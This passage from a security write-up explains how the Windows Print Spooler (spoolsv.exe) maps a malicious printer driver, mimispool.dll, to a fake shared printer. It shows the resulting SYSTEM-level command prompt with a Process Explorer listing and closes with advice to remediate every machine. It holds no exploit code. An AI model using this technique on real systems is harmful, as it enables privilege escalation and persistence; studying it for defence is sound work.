
spoolsv.exe Process

The “*spoolsv.exe*” process will create the required registry keys locally that will map the arbitrary driver with the fake shared printer.



Spoolsv – Registry Key mimispool.dll

Once the installation of the network printer is finished the arbitrary code will be executed on the system. By default the driver it is designed to open command prompt from the perspective of the SYSTEM user. The parent process has a PID of 1648.



Process cmd

Examining the processes of the system it is visible that the process with PID 1648 belongs to "spoolsv.exe" which proves how the privilege escalation has occurred.

Process Explorer - Sysinternals: www.sysinternals.com [PRINTER\Administrator] (Administrator)

File Options View Process Find Users Help

Process	CPU	Private Bytes	Working Set	PID	Description
vmacthlp.exe		1,392 K	6,332 K	1076	VMware Activation Helper
Procmon64.exe	1.41	73,960 K	55,824 K	1116	Process Monitor
svchost.exe		21,740 K	45,212 K	1156	Host Process for Windows S...
procexp64.exe	2.82	26,776 K	52,576 K	1196	Sysinternals Process Explorer
conhost.exe		1,672 K	11,924 K	1248	Console Window Host
svchost.exe		1,768 K	6,948 K	1320	Host Process for Windows S...
sppsvc.exe		5,296 K	14,044 K	1588	Microsoft Software Protectio...
spoolsv.exe		9,136 K	21,420 K	1648	Spooler SubSystem App
svchost.exe		4,792 K	17,744 K	1748	Host Process for Windows S...

Process spoolsv.exe

Initially the Print Spooler bug was used as a method to achieve local privilege escalation and remote code execution on domain controllers and servers. However it is also feasible to use this technique for local privilege escalation and persistence on Windows workstations and servers as well. Therefore remediation efforts should cover all the systems on the network and not only the domain controllers.



Watch Video At: <https://youtu.be/ktqfhflQyq0>